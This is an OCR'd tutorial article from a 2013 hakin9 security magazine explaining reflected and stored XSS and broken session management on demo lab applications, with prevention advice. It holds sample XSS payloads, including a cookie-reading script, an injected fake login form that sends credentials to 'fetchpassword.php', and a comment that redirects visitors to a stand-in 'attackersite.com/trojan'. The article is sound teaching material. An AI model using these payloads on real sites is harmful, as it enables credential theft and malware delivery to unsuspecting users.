hakin9

ON DEMAND

Vol.2 No.4
Issue 04/2013(13) ISSN: 1733-7186

SPECIAL PUBLICATION
70+ PAGES

ADVANCED WEB ATTACKS AND EXPLOITATION

HTML HACKING: STEALING LOCALSTORAGE WITH XSS AND MITM ATTACKS

HOW TO PERFORM MITM ATTACK

MANUALLY EXPLOITING JBOSS JMX-CONSOLE

EXPLOITING FILE UPLOADS FOR FUN AND PROFIT

PLUS

CUDA CRACKING

BY MANISH SHARMA, CEH, CHFI, ECSA, LPT V

WEB EXPLOITATION

High Risk Web Attacks & Exploitation 06

By Niranjaan Reddy, CEH, CHFI, CEI, MCSE, EDRP, ECSA-LPT, ISO-27001

Web Attacks and their exploitation is one of the most severe and major threats on the Internet today. Why is web application Security so Important?

High Risk Web Attacks & Exploitation

Web Attacks and their exploitation is one of the most severe and major threats on the Internet today.
Why is web application Security so Important?

As the world embraces cloud computing, more and more people are transacting business, conducting research, storing information, collaborating with co-workers, publishing personal thoughts, and fostering relationships via web applications.

Web applications use a simple architecture as shown below:

- Internet or an intranet for connectivity between user and application.
- Creation of the application with a browser-rendered markup language such as hypertext markup language (HTML).
- Hosting of the application in a browser-controlled environment.
- A browser for user execution of the application on an endpoint device.

Each time you launch a browser and connect to a website, you're using one or more web applications. These enable thin client computing, which dramatically reduces resource requirements for the endpoint device. With web applications, the bulk of processing occurs on servers located at remote websites.

As a result, users can run sophisticated web applications from virtually any PC, a low-powered netbook, a tablet computing device, or smartphone. Web applications are generally easy to use, cost little or nothing for the user to operate, are efficient, and pervasive. This is why, as we said in the Introduction, web applications have become the Achilles heel of *information technology* (IT) security.



Figure 1. *Communications between Servers and Users*

What are the attackers looking for?

Data is the object of desire for attackers – particularly data that converts their efforts into cash. The most lucrative source of this data is a business database containing information that can be sold or used directly by an attacker for profit. Business databases are like pots of gold brimming with bankable opportunities – all in one location. Some of these include (Figure 2):



Figure 2. *What Are the Attackers Looking For?*

application. In XSS attack, the attacker will be able to run malicious scripts (mostly JavaScript or vb-script) on the victim machine when the victim visits its XSS susceptible web sites. This makes it very clear that it is a client based or browser based attack, which lets attacker to run scripts which can hijack victim session or could redirect victim to bad sites where malicious code or Trojans gets run on the victim machine without his concern as his browser is running those scripts.

There are many slight variations to this theme, however all XSS attacks follow this pattern, which is depicted in the diagram (Figure 3).

XSS Attack can be classified broadly in two parts as Reflected XSS Attack and Stored XSS Attack.



Figure 5. *Hacked Page*

Figure 6. *Session ID*



Figure 7. *Login Page*

Reflected XSS Attack which is also known as non persistent XSS attack is an attack which doesn't load with the application i.e. not stored in the database but is originated by the victim loading the offending URI. I will explain you with the screenshots below which will clear the picture.

This is a sample application that I have developed to demonstrate XSS attack .It is a simple page with an input field for running a search. However because of poor validation in the front end it allows users to enter JavaScript in this field. This loophole of the site can be exploit by an attacker to an extreme however here I am just giving up a small example (Figure 4 and Figure 5).

Now consider if you enter a script something like this: `<script>alert(document.cookie);< /script>` in the text field you can see the session Id (Figure 6).

Coupling this data with an AJAX request to send the cookie data to an attacker's server elevates this attack to the next level whereby the attacker could use the cookie data to gain access to the user account. Suppose I enter following script into the text box of that site .It will create the whole Login Page which attacker can social engineer and convince the victim to login where `fetchpassword.php` will capture his credentials (username and password). It's more of a phishing kind of attack but here the login page gets generated from the input script that attacker injects (Listing 1 and Figure 7).

STORED XSS

Stored XSS attacks are those where the injected code is permanently stored on the targets server in a database. Mostly Stored XSS attack could be seen where there are comment fields present in the website for users to post their comments .Attacker can post a malicious script in the comment field if it is not properly validated which thereby gets stored in the database. All the users who view that post gets affected because the script will run as soon as browser opens that page.

For example following post will help the attacker to increase the page hits of his site or redirect to page he wants by redirecting all visitors who just hover over the Link he provided in the post. Have a look into this code he will enter in the comment field of the site.

Listing 1. *Script creating the Whole Login Page*

```
<br><br> Login form to proceed:<form action="fetchpassword.php"><table>
<tr><td>Login:</td><td><input type=text length=20 name=login></td></tr>
<tr><td>Password:</td><td><input type=text length=20 name=password></td></tr>
</table><input type=submit value=LOGIN></form>
```

```
Guyz. Just place your mouse over this link and see
                    the magic
 <a onMouseOver=document.location="http://
                    attackersite.com/trojan">
<u>Place your mouse here</u> </a>
```

This Comment will be seen as follows in the browser to all the visitor of that site

```
Guyz. Just place your mouse over this link and
see the magic Place your mouse here
```

As soon as someone hover over this link browser will redirect to attackers site. This script will redirect victims to attacker's site without even clicking the link. This script is now present in the application itself because it gets stored in its database once it is posted. Hence this attack known as Stored XSS attack.

So far all XSS attack we have seen is only because the vulnerable website was having poor validation in its front end. This attacks won't have been possible if the site would had proper and strict validations been implemented for all input fields thereby avoiding attackers to enter and store scripts in the database. Preventing Cross Site Scripting Attacks:

- Validations of all headers, cookies, query strings, form fields and hidden fields(i.e. all parameters) against rigorous specifications
- Filtering script output can also defeat XSS vulnerabilities by preventing them from transmitting to other users.

Broken Authentication And Session Management

Authentication is the most important part when you log into any applications. It is like a key that you posses to enter that site. Day to Day basis you need to authenticate so many times be it Yahoo, Gmail, Facebook, Orkut, your net banking account and the list goes on. Wonder if such crucial applications breach your privacy or someone could easily gain access to your account because the site is having broken authentication or poor session management. Yes as a user it's not your fault but it is the result of not giving proper attention to the session management or to the authentication aspect of the site by the developers.

First to define Broken Authentication and Session Management

Image Courtesy OWASP:

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.

The reason for poor authentication is because developer did not managed it properly and thus giving the attackers his site as its attacking paradise.

For example

You can find credentials not encrypted or hashed before inserting into database. This gives attacker an easy way to just gain access of database and then view every passwords.

Also in some crucial applications number of Login attempts needs to be checked. Negligence in this aspect may result attackers to try number of attempts using some social engineering skills and gain access of the victims account.

Frankly it's difficult to explain every bit of Broken Authentication and Session Management with examples. But I will simplify it with a little demo application to explain you about mismanagement of Session.

The most important difficulties faced by the developers are to maintain session throughout the application because session is very important to persist the relationship between consecutive requests to an application. Ideally, when a user is authenticated by an application, session id is generated specific and unique to that user which is stored in user's browser as cookie. Thus till cookie does not expires (depends on cookie expiry date) users information is stored on client side in cookie which is an alternative to session information



Figure 8. *Login Screen*



Figure 9. *Login Page of Hypothetical "HackMe bank"*

passed through URL and also browser specific. I will explain this scenario through the following application. I am demonstrating it in an application which I have built on local host. I have built this application just for demonstration purpose.

See below the Login Screen. Check the URL of the site. It contains session in the URL (Figure 8).

This is the Login Page of hypothetical "HackMe bank". It is really a basic page with Login ID and password (Figure 9).

I entered the Username and Password and will click on submit. Don't bother about the authentication. Below is when the User is logged in its home page (Figure 10).

You can still see the session present in the URL. This indicates that users session information is there in URL and it is not URL specific(like cookie) hence when you paste the same URL in another browser you will be straight into Home page because server is getting request from users session. Here I am opening the Home page URL with session on IE browser (Figure 11).

So you can just see how dangerous this could be...

Imagine this scenario – An Unsecured Website supports URL rewriting putting session Id in URL:

`http://www.hackme.com/newProposal/proposal;jsessionid=2POASDJU3632JDFHKI343456DS?prop=1234.`



Figure 10. *User Logged In*



Figure 11. *Home Page URL with Session on IE Browser*

An authenticated user wants to let his friend know about this new proposal of a site to his friend. He sends this link to his friend without actually knowing that he is actually sending his session id with URL. When his friend clicks on the above link he is actually using his friend's session id and can misuse it.

Another scenario could be...

When application's timeouts is not set properly. When user uses a public computer to access site instead of selecting "logout" the user simply closes the browser tab and walks away. An Attacker uses the same browser an hour later, and finds that browser is still authenticated.

So it is very necessary to have applications which has proper session managements and it should detect broken authentication. All the applications should be checked for broken authentication mechanisms. Even in today's advanced world you will find hell lot of website's which has this vulnerability.

So fix it before it is too late!

Pls Note: Hackme Bank is open source vulnerable application used for exploitation to understand various types of web application attacks and is generally used for training, analysis and research purposes.

NIRANJAN P.REDDY

Niranjan P.Reddy, Founder & CTO of NetConclave Systems. He has handled several projects on Information Security including facilitation of ISO-27001 certifications and implementation of the Security Controls over various Information Technology Assets like Applications, Operating Systems (Solaris, HP-UX, AIX, Linux, Windows), Databases (Oracle, SQL etc), Routers, Firewalls etc. Was part of the CERT-India formation & implementation team at New Delhi. Also setup a secure lab Center for Information & Network Security CINS under Mr. Kolaskar as Vice Chancellor at Pune University and a team member in setting up the Pune University campus Wi-Fi enabled. Setup the Pune Cybercrime Cell for Pune Police in 2009.Conducted numerous Trainings for CEH,CHFI,ECSA batches for many corporates in India & worldwide as an ECCouncil Award winning Instructor for 4 consecutive years. Niranjan is the official cyber crime expert for the Pune,India Police & has been involved in several live forensic investigations & analysis to identify and establish the perpetrators of frauds. He has been forecasted in major newspapers like Times Of India, Pune Mirror, DNA and Mid-Day and is a Security Advisor for expert opinions for Cyberthreats.